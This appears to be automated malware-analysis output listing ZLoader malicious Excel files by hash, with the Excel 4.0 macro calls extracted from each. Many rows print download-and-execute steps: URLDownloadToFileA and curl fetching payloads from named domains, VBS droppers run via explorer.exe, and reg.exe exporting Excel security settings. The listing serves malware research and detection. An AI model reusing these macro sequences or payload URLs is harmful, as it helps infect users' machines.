ZLoader 737829a44edd7a286225b68ede4ae92cba1ebf188e98a82fa6332b28b5ba8739.xls 0.0832362174987793 2023-05-27 08:18:28 [] 0.0

ZLoader 8b63c2632e61ca6f922860afc6f451cea59941553482d75facdb6730e2fbd82f.xls 0.0824983119964599 2023-05-27 08:18:28 [] 0.0

ZLoader 42af9724562b3bd690ae30dbc6c1b99abb39e50adbb41f777feb9bceb3f3c102.xls 0.3659965991973877 2023-05-27 08:18:29 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 7ad4f317592fa8c049fb35cea9b057beb6dff45012810cc02cd0967cecbcc5df.xls 0.0821502208709716 2023-05-27 08:18:57 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””Xlcall32””, ””Excel4””, ””2JRJRR#””, 4, [], 2, -747, -949], ””FOPEN””, [””C:\\Users\\Public\\Documents\\swO.txt””, 0], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 18.0

ZLoader 4fa6c2c7fb5cc57569089d245f0dd1cbd72984a31b3f58c253507138320a3235.xls 0.0908987522125244 2023-05-27 08:18:57 [] 0.0

ZLoader 78157a1df91bf1b66eb259a223fb58d195185aff1b519c0014368458fd82bbbf.xls 0.0957121849060058 2023-05-27 08:18:57 [] 0.0

ZLoader d4592471179f7d3fbd94be05591c09c74b0d8b7dcca580504694c7514c1d9ef0.xls 0.1040215492248535 2023-05-27 08:18:57 ”[””CALL””, [””URLMON””, ””URLDownloadToFileA””, ””JJCCJJ””, 0.0, ””https://rnollg.com/kev/scfrd.dll””, ””C:\\ProgramData\\formnet.dll””, 0.0, 0.0]]” 2.0

ZLoader 765a0b4da72ab6434010d966df81d1853a6dcb1327b609319332390856c4ac73.xls 0.967789888381958 2023-05-27 08:18:58 [] 0.0

ZLoader 5922a03f4a3bb22b3c30bacbca9af4a5c8bc827e143bf9ad3cbdb20477ba06d0.xls 0.0874104499816894 2023-05-27 08:19:44 ”[””FOPEN””, [””C:\\Users\\Public\\H2J.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\rMNBEmd.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 4a0dbc7d805a3cae171de8c58691411c4bb15c1d770d2ba8d8f2b9b867807513.xls 0.0858440399169921 2023-05-27 08:20:03 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://markens.online/wp-data.php””, ””C:\\Users\\Public\\Documents\\erspF2.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\ko6zwas.vbs””, 0], ””FWRITELN””, [0, ””SO4 = \””https://markens.online/wp-data.php\””\rQmewH = \””https://markens.online/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\ko6zwas.vbs””], ””FILES””, [null]]” 16.0

ZLoader 31ea3370ca06a2af45514a59a0ae49dc62ac34bc4dce44402f169a9d6fb93853.xls 0.1280877590179443 2023-05-27 08:20:03 ”[””CALL””, [””URLMON””, ””URLDownloadToFileA””, ””JJCCJJ””, 0.0, ””https://rnollg.com/kev/scfrd.dll””, ””C:\\ProgramData\\formnet.dll””, 0.0, 0.0]]” 2.0

ZLoader 2cf7a24b0304e8801dafe9b9e060a75e45f354c293fb26d2a414c9e936fe09e7.xls 0.3516604900360107 2023-05-27 08:20:42 ”[””FOPEN””, [””C:\\Users\\Public\\RPLxr.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\d4r7Wua.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 1abf392441f78fdf626cc921626cd35f26bffab717fef1205a1433ee79b1eac1.xls 0.0854411125183105 2023-05-27 08:21:04 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader c94ac6548943c1f9a85ed599a81ce7fefa81092ee7ad9cce48b3d46a522a9773.xls 0.664020299911499 2023-05-27 08:34:15 ”[””NEXT””, [null], ””RETURN””, [null], ””DEFAULT””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://mobitel-servis.si/vendor.php””, ””C:\\Users\\Public\\Documents\\Kk9.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\C8cT.vbs””, 0], ””FWRITELN””, [0, ””sFJWG = \””https://mobitel-servis.si/vendor.php\””\rVQw = \””https://leadingpips.com/crypt.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\C8cT.vbs””], ””FILES””, [null]]” 18.0

ZLoader ee84727646dbe5da844764980ca6bbc9cc60992973a6f68e641e6f66c19db8fb.xls 0.0893690586090087 2023-05-27 08:34:35 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://statedauto.com/wp-data.php””, ””C:\\Users\\Public\\Documents\\QcM.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\nEF00JP.vbs””, 0], ””FWRITELN””, [0, ””KBOeu = \””https://statedauto.com/wp-data.php\””\rhQDf = \””https://markens.online/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\nEF00JP.vbs””], ””FILES””, [null]]” 16.0

ZLoader ae5a246bd9082ec804f233367f9b33eb062d2f3a9b3ebc32480cd64372a21c4a.xls 0.0955052375793457 2023-05-27 08:51:16 ”[””EXEC””, [””curl https://bizcomtech.com/rob122DzjsdFA.dll -J -o c:\\users\\public\\cdnupdater.png -sS””], ””FILES””, [null], ””FOPEN””, [””c:\\users\\public\\cdnupdater.png””, 0], ””NEXT””, [null]]” 8.0

ZLoader 9b81510696a3940f9b26d1151d8d4a137dab07df25d5e520453d95c02dc36a2d.xls 0.0821349620819091 2023-05-27 08:53:07 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””Xlcall32””, ””Excel4””, ””2JRJRR#””, 4, [], 2, -544, 964], ””FOPEN””, [””C:\\Users\\Public\\Documents\\lYQT7nq.txt””, 0], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 18.0

ZLoader b5e1e66152fce112f26e600c07c5d6b280f78a071b5752836ada4c0f9dfdc72b.xls 0.0881578922271728 2023-05-27 08:53:30 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader b140bd7e7dcfd0256425f25c9f17607e9068ca4950bccab5599f1f3df5dc6869.xls 1.198387861251831 2023-05-27 08:53:33 [] 0.0

ZLoader d55b6d283b51aad17fc4e329bcc4628991dc06f7e7b064c0c35388276c168628.xls 0.0806975364685058 2023-05-27 08:55:21 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””Xlcall32””, ””Excel4””, ””2JRJRR#””, 4, [], 2, 173, -834], ””FOPEN””, [””C:\\Users\\Public\\Documents\\XJj4.txt””, 0], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 18.0

ZLoader 942fc3120dd9b425f13052936e37d4c74e09481f80741cf44457494331bc4189.xls 0.0838222503662109 2023-05-27 08:56:22 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://statedauto.com/wp-data.php””, ””C:\\Users\\Public\\Documents\\XgZx.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\r94.vbs””, 0], ””FWRITELN””, [0, ””nOBaJIVx = \””https://statedauto.com/wp-data.php\””\rxkLT5 = \””https://markens.online/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\r94.vbs””], ””FILES””, [null]]” 16.0

ZLoader 2c861f99439d5034c0540e35265db8bae026ad0e670558c006f17f064c680f31.xls 0.1373434066772461 2023-05-27 08:56:28 [] 0.0

ZLoader 4a54cfb85494d095d661abd0f3ed90a511a9db81f467440a7aa2a7bd020db961.xls 0.2741901874542236 2023-05-27 08:56:28 [] 0.0

ZLoader 032fda43e5102e80073724e13022807a4f6a5af6400bb289c157923e4c9a6163.xls 0.1376397609710693 2023-05-27 08:57:36 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://statedauto.com/wp-data.php””, ””C:\\Users\\Public\\Documents\\yEn7.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\uFv41.vbs””, 0], ””FWRITELN””, [0, ””L5YK = \””https://statedauto.com/wp-data.php\””\rnKc8y = \””https://markens.online/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\uFv41.vbs””], ””FILES””, [null]]” 16.0

ZLoader f727865354c39e2a89a592c7e33ec55e1aa2cfd0891f200ffba07d6e53a30b06.xls 0.092710256576538 2023-05-27 08:57:37 [] 0.0

ZLoader acef7513d0b88c55f8a805a96ae9e079f2583bfb4e7fdeeaffd5af6d274d3e5f.xls 0.1048839092254638 2023-05-27 08:57:37 [] 0.0

ZLoader 699fcd73045f130ed6d9f790ce57323049329082db6b0d34103e822283b93433.xls 0.4462339878082275 2023-05-27 08:57:37 [] 0.0

ZLoader 1a457bbc6c53f2977963f9a5a10d6d0ef97bdc96c9dc3826aa41743376e854b6.xls 0.0848329067230224 2023-05-27 08:57:37 [] 0.0

ZLoader 34258b85dd133fe87643ab9d2653f91894a343c4e45b0abfb4fdc34d6b61a009.xls 0.08638596534729 2023-05-27 08:58:08 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader e1f178fcd7c038b40d75d637a1b8260a176d83b57328d72c152d1ebb95a8485d.xls 0.1791603565216064 2023-05-27 09:00:14 ”[””FOPEN””, [””C:\\Users\\Public\\Xj35E4.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\soKA.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 769ab14597f0fc0fe701ff9caf7e2de93638928c6081dbd5612c2e130e416fd1.xls 0.0847115516662597 2023-05-27 09:02:14 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””Xlcall32””, ””Excel4””, ””2JRJRR#””, 4, [], 2, -806, -972], ””FOPEN””, [””C:\\Users\\Public\\Documents\\erE.txt””, 0], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 18.0

ZLoader b81d1407ef833190714ccb794e46bfccf1c0ad77ae36f32bda09e34f23f0a4fc.xls 0.0845992565155029 2023-05-27 09:02:14 [] 0.0

ZLoader 7ab2cdaf71400421dcf4319ed0ef7244bad5a43de167e438703888d294108a81.xls 0.1347773075103759 2023-05-27 09:02:14 ”[””CALL””, [””Kernel32””, ””CreateDirectoryA””, ””JCJ””, ””C:\\giogti””, 0.0]]” 2.0

ZLoader ed2c08cc6ff86d4538172c59b38a320c1757dd11ac04a1462637b121d1d8f5a4.xls 0.0811083316802978 2023-05-27 09:02:15 [] 0.0

ZLoader 88e13e1c6c602f7c65d0313e2fa8c7bc15dc4b0cc8999542f4be1521a7ac12a3.xls 0.0939095020294189 2023-05-27 09:02:44 ”[””NEXT””, [null]]” 2.0

ZLoader bb7c9efae6d6160ba668fd98a604d5fa2abac1bdf0e27683085731ecab441e5a.xls 0.1865067481994629 2023-05-27 09:02:44 [] 0.0

ZLoader fa967d25a1edfc762e45199840ff300d1f3ad4dc72bbea6672d90a577bd4de0d.xls 0.2918894290924072 2023-05-27 09:04:53 ”[””FOPEN””, [””C:\\Users\\Public\\JfPPt1GD.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\UkDGpaS5.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 238486ff22b0166493462b67548198ed2cd2f447c7dd053b620cab9d3c576f6f.xls 0.0796868801116943 2023-05-27 09:05:23 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 54761cf48b5bf6d5acaac5d0401aba9c84aee8dc46b29abbd7168c437ad6271f.xls 0.0808589458465576 2023-05-27 09:22:04 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 811d073c785ca80960dd60b0d46abb47bee720875fb367e3c1be8d64df4567f3.xls 0.0866966247558593 2023-05-27 09:23:53 ”[””FOPEN””, [””C:\\Users\\Public\\bTzX.vbs””,

0], ""FWRITELN"", [0, ""On Error Resume Next""], ""NEXT"", [null], ""RETURN"", [null], ""FWRITE"", [0, ""!""], ""FCLOSE"", [null], ""CALL"", [""Shell32"", ""ShellExecuteA"", ""JJCCCJJ"", 0, ""open"", ""C:\\Windows\\system32\\reg.exe"", ""EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\RqSGKT.reg /y"", 0, 5], ""FILES"", [null], ""FPOS"", [null], ""FREAD"", [null]]" 20.0

ZLoader b67c9bb045030586563d3cc4e2d00d3e8e13bf8766be54a227164da1cfbc8669.xls 0.0837011337280273 2023-05-27 09:23:53 "[""NEXT"", [null], ""RETURN"", [null]]" 4.0

ZLoader 715c57b278b2aaae252f23f693985277b520865af3b328eef80506875a456cdc.xls 0.0830047130584716 2023-05-27 09:23:54 [] 0.0

ZLoader 2575b7709e05cd3d4232127f55ff6a3118ad5bf0d2c8e4013333dd20f89bb45a.xls 0.084651231765747 2023-05-27 09:23:54 "[""DEFAULT"", [null]]" 2.0

ZLoader d47030ddef2e7b8143f4bf4d701996fa4fe45d966da70b49982d8cede6595f1a.xls 0.0923550128936767 2023-05-27 09:23:54 [] 0.0

ZLoader 59e8df76a0e5658a44dd2cc0e08d5cd1de8e961eadb19140f8b4cd18ab94c4a4.xls 0.3066892623901367 2023-05-27 09:24:26 "[""NEXT"", [null], ""RETURN"", [null]]" 4.0

ZLoader d553238215e2eee33893735019dfe83d658ba5885150aeb5ec5d3739012c645d.xls 0.0833351612091064 2023-05-27 09:24:59 "[""NEXT"", [null], ""RETURN"", [null]]" 4.0

ZLoader 33973676335d3fd32d688458265969eeb5c223044d66a384d906a79cb043321a.xls 0.9890866279602052 2023-05-27 09:25:00 [] 0.0

ZLoader 45ccba341f5a78e22dc6bfebe6f516bddabc0e5198edb55cfadaeac895ca1525.xls 0.1069276332855224 2023-05-27 09:25:00 "[""DEFAULT"", [null]]" 2.0

ZLoader e029c734d6c1fc79a44b4764c43ee25a40e5df7b5433db3063eaf245dffac9c6.xls 0.1360929012298584 2023-05-27 09:27:14 "[""FOPEN"", [""C:\\Users\\Public\\Hoi4zO.vbs"", 0], ""FWRITELN"", [0, ""On Error Resume Next""], ""NEXT"", [null], ""RETURN"", [null], ""FWRITE"", [0, ""!""], ""FCLOSE"", [null], ""CALL"", [""Shell32"", ""ShellExecuteA"", ""JJCCCJJ"", 0, ""open"", ""C:\\Windows\\system32\\reg.exe"", ""EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\ze08Jzz.reg /y"", 0, 5], ""FILES"", [null], ""FPOS"", [null], ""FREAD"", [null]]" 20.0

ZLoader ed569d3fc9abed62ff99ad2f70d2c028c8ef978f27ca2f8207f4488ec7c01bd2.xls 0.0861096382141113 2023-05-27 09:27:15 "[""NEXT"", [null], ""RETURN"", [null]]" 4.0

ZLoader f90816409b4b73f91008e5b1ff0d937a0d01fc500e772b5e99432bb40d55c1fc.xls 0.0805041790008544 2023-05-27 09:27:15 [] 0.0

ZLoader 748ff169e432813950d614abf1edb131bc1736d7cc66b09a922be9a0bd60a57a.xls 0.0936110019683837 2023-05-27 09:27:15 [] 0.0

ZLoader 211dafb1508c0dd5af66552f5cc705aaf337ca4cf5b0220342df326702098918.xls 0.0965092182159423 2023-05-27 09:28:17 ”[””NEXT””, [null], ””CALL””, [””Xlcall32””, ””Excel4””, ””2JRJRR#””, 4, [], 2, 100, 200], ””RETURN””, [null], ””FOPEN””, [””C:\\Users\\Public\\Documents\\rzQ3n.txt””, 0], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 18.0

ZLoader 6cc02ad7510ade3c40634490becca6e002c6328ce77f5a3adf160a42ca1dac0f.xls 0.1281323432922363 2023-05-27 09:28:17 ”[””CALL””, [””Kernel32””, ””CreateDirectoryA””, ””JCJ””, ””C:\\giogti””, 0.0]]” 2.0

ZLoader f81cc43601d9335fe129c4d7841f8ddca72103f7651bbec2df0fe81b5e083dad.xls 0.4148275852203369 2023-05-27 09:28:18 [] 0.0

ZLoader f31e8f97295655b4346b617c631d74930d42f336dc1c0f9e67a3cb537d37330b.xls 0.0840187072753906 2023-05-27 09:29:24 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://statedauto.com/wp-data.php””, ””C:\\Users\\Public\\Documents\\TEH.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\VZPm6u.vbs””, 0], ””FWRITELN””, [0, ””GgbBCn = \””https://statedauto.com/wp-data.php\””\raoJE5Ks = \””https://statedauto.com/wp-data.php\””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\VZPm6u.vbs””], ””FILES””, [null]]” 16.0

ZLoader 1c6496d96e1f0d0de39bdcb976a729e75c652869adb9fc3d0679895b94160280.xls 1.638627290725708 2023-05-27 09:29:26 [] 0.0

ZLoader 3538339d5f03c7d80e4438fbae6ced00941ccb33329053ad263b0131497dc8c3.xls 0.1157178878784179 2023-05-27 09:29:26 [] 0.0

ZLoader d222b7c58c423454d78704151a296c885c1c024b2cadf69e05bad7ffbe20660e.xls 0.0821709632873535 2023-05-27 09:29:27 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader c2f2f8bc55c665b601a2e72b6a9d3506b56d14726009c7959987e8c68f0c8d83.xls 0.0847430229187011 2023-05-27 09:31:26 ”[””FOPEN””, [””C:\\Users\\Public\\ljCQX.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\XgAd.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 15b80e3b4c0b1812bdc03f5f55cdef6fff090ac31998f4c329ebfecb3f27d1d4.xls 0.0861597061157226 2023-05-27 09:31:27 [] 0.0

ZLoader 499562d8c25e412690894d1822016760c91140fbf77b3d17f2a487155449bf60.xls 0.2906591892242431 2023-05-27 09:33:35 "[""FOPEN"", [""C:\\Users\\Public\\HHNwc.vbs"", 0], ""FWRITELN"", [0, ""On Error Resume Next""], ""NEXT"", [null], ""RETURN"", [null], ""FWRITE"", [0, ""!""], ""FCLOSE"", [null], ""CALL"", [""Shell32"", ""ShellExecuteA"", ""JJCCCJJ"", 0, ""open"", ""C:\\Windows\\system32\\reg.exe"", ""EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\xfg75p.reg /y"", 0, 5], ""FILES"", [null], ""FPOS"", [null], ""FREAD"", [null]]" 20.0

ZLoader 39ee443696e694fa1ce7169cd27dd8047f7b4964a1434996fdb64ea81a8c91e1.xls 0.089097261428833 2023-05-27 09:33:35 [] 0.0

ZLoader 0066bedc61e50e5508a4abc4906f1887c779374cb0f410a2ca7a99fcae728d01.xls 0.0959630012512207 2023-05-27 09:34:50 "[""NEXT"", [null], ""RETURN"", [null], ""CALL"", [""Xlcall32"", ""Excel4"", ""2JRJRR#"", 4, [], 2, 200, -81], ""FOPEN"", [""C:\\Users\\Public\\Documents\\z4CmnzN.txt"", 0], ""FWRITE"", [0, ""!""], ""FCLOSE"", [null], ""FILES"", [null], ""FPOS"", [null], ""FREAD"", [null]]" 18.0

ZLoader 6d0028c7a4c7641abd12584e39d7a9864cb49d63fb0ce773570568275193df91.xls 0.264167308807373 2023-05-27 09:36:42 "[""FOPEN"", [""C:\\Users\\Public\\X8zm.vbs"", 0], ""FWRITELN"", [0, ""On Error Resume Next""], ""NEXT"", [null], ""RETURN"", [null], ""FWRITE"", [0, ""!""], ""FCLOSE"", [null], ""CALL"", [""Shell32"", ""ShellExecuteA"", ""JJCCCJJ"", 0, ""open"", ""C:\\Windows\\system32\\reg.exe"", ""EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\h6G15.reg /y"", 0, 5], ""FILES"", [null], ""FPOS"", [null], ""FREAD"", [null]]" 20.0

ZLoader 8197cc1a97bf19731af6fad62cc3bab8c0d68adecfa2870c3aa59a41b100bbbf.xls 0.080784797668457 2023-05-27 09:53:23 "[""NEXT"", [null], ""RETURN"", [null]]" 4.0

ZLoader ba1b3295e0e59d28cbbc33b2365898fd2d87697fcdbb36ea4f040ce9901b451b.xls 0.0861852169036865 2023-05-27 09:54:00 "[""NEXT"", [null], ""RETURN"", [null]]" 4.0

ZLoader 8f5a841c737e4c5d91f91f104773cb5f734ced65260c08957740352fba01d48d.xls 0.0817031860351562 2023-05-27 09:54:01 [] 0.0

ZLoader 5fec3243211a9b7914380b2041ca51542b86c8fe65f8db8fca93f4aa085e40e0.xls 0.3131723403930664 2023-05-27 09:54:01 [] 0.0

ZLoader f66b8ee9bea7ec406c6a88ccfb54c447afc3e4c44ae08c071b97beb74b66e2eb.xls 0.0836286544799804 2023-05-27 09:54:01 [] 0.0

ZLoader 0007fb854611f8dad444f839c2c22634b2c0bb06c76b9be6f9f590a95e6df935.xls 0.0844073295593261 2023-05-27 09:54:01 [] 0.0

ZLoader 18030a9ea4cf60ea858db8b302cdd94962069f232be6212787ad1ddca0bbbe54.xls 0.0840821266174316 2023-05-27 09:54:01 "[""RETURN"", [null]]" 2.0

ZLoader 29c65d4ad00f4134b8f56f3b19a5880b1e81e24a037cb431efad92eda57d2b26.xls 0.0788123607635498 2023-05-27 09:54:04 [] 0.0

ZLoader e70ad1f7b001814750fa1d74208cf69027b3be0c68e13c01cfd30c34929af4c5.xls 0.1423592567443847 2023-05-27 09:56:39 ”[””FOPEN””, [””C:\\Users\\Public\\KARSM9.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\sXIgU.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 0db1e77be13d7d86956cd3f9041fa32fcd2725c164c7ed600323925289573251.xls 1.5061028003692627 2023-05-27 09:57:07 [] 0.0

ZLoader 0f3653098272bfcd29fa86fa531b06666eae4ae24964ef49681242c6c4e4a7de.xls 0.1407842636108398 2023-05-27 09:57:07 [] 0.0

ZLoader 728a8824a63aa0bcd66180d17a4b65fe6c0ef0bc6deeacf014ebd00700e8c5d4.xls 0.0852046012878418 2023-05-27 09:57:48 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader f73a9a5efa01d8b8322e142ec0af3f882abc2f6505979a4c4c160c9a2ab48968.xls 0.0858495235443115 2023-05-27 09:58:32 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 8b73752a250c008beb3a7fe62eaf5b979c371722996081dd7276dc84fb5a213b.xls 0.584552526473999 2023-05-27 09:58:34 [] 0.0

ZLoader 69daab1bffe08609e278d3db2dd9bd4d1351971a5f1ae273c71301546b9d9863.xls 0.3371124267578125 2023-05-27 09:59:21 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 28221d5ed7a6b37a4a0e5be77a9137378b1b6ca850c6327b77eae7a2b4437c96.xls 0.0802805423736572 2023-05-27 09:59:21 [] 0.0

ZLoader cd315439089bed5676f19ac3eaae192497d36a5ecc5419ec783afb7440ac17fe.xls 0.0820631980895996 2023-05-27 09:59:21 [] 0.0

ZLoader ccce51fdae74495f47cd9e677fd57ffe984dc259baecb08828b42292cb564308.xls 0.0817096233367919 2023-05-27 10:16:09 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 2b33598b4c6bea00c8a9bc7b7478af63c18fe046a9050ff74fb58f15e14b6f67.xls 0.0871107578277587 2023-05-27 10:17:02 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 9f1d388a129c025b38152578dc7e63f2dc2532d8476431611fdf23fe4047c0a3.xls 0.0926764011383056 2023-05-27 10:17:02 [] 0.0

ZLoader 887787a1045048b782c6c60fe1ae3337dec7785162d5329ab0d319e68c8771e9.xls 0.088315725326538 2023-05-27 10:17:03 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 95e0295b15b7c624febe347f44747dada5cb1fc79b73561b3153af81b351a8de.xls 0.1141767501831054 2023-05-27 10:17:03 ”[””CALL””, [””URLMON””, ””URLDownloadToFileA””, ””JJCCJJ””, 0.0, ””https://rnollg.com/kev/scfrd.dll””, ””C:\\ProgramData\\formnet.dll””, 0.0, 0.0]]” 2.0

ZLoader 3142bc951ea2740040575674e526eca2eb0dd2025f091c11c9e0e0ce8a551f8b.xls 0.4631328582763672 2023-05-27 10:17:04 [] 0.0

ZLoader ac910715ef604deb1118c00532575b3e6b2e0e66dd8e85a7d08b6d7a123e90fd.xls 0.1154677867889404 2023-05-27 10:18:33 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://statedauto.com/wp-data.php””, ””C:\\Users\\Public\\Documents\\CQSxbwm.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\R9NWMS2.vbs””, 0], ””FWRITELN””, [0, ””v3QJ = \””https://statedauto.com/wp-data.php\””\rQPYeVcZN = \””https://markens.online/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\R9NWMS2.vbs””], ””FILES””, [null]]” 16.0

ZLoader 139995de8c09aaea2ed77b97409963f56f3020c5e6b175a2185a89b9822adb7b.xls 0.0811893939971923 2023-05-27 10:18:33 [] 0.0

ZLoader 8ca9b9b8bfbba28aa8a680257f5bb9c596eb08a9f8a16d32f1020c0fa5d04874.xls 0.0810716152191162 2023-05-27 10:19:27 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 80ecd0d16acabdf0b51b841b978ae9b02ee4a475ce5069bbd28c203af8f92841.xls 0.9946684837341307 2023-05-27 10:19:28 [] 0.0

ZLoader f726cbe23062b21e3eee285a2fb0d3b8d86bcf918b2b52c32f4949a86f66514e.xls 0.0884430408477783 2023-05-27 10:19:28 ”[””REGISTER””, [””Kernel32””, ””CreateDirectoryA””, ””JCJ””]]” 2.0

ZLoader 09fde9ea165ae44ebc4956fc4cdbc72c9f51db639219b7bef1975e0d571f8080.xls 0.0883870124816894 2023-05-27 10:19:28 [] 0.0

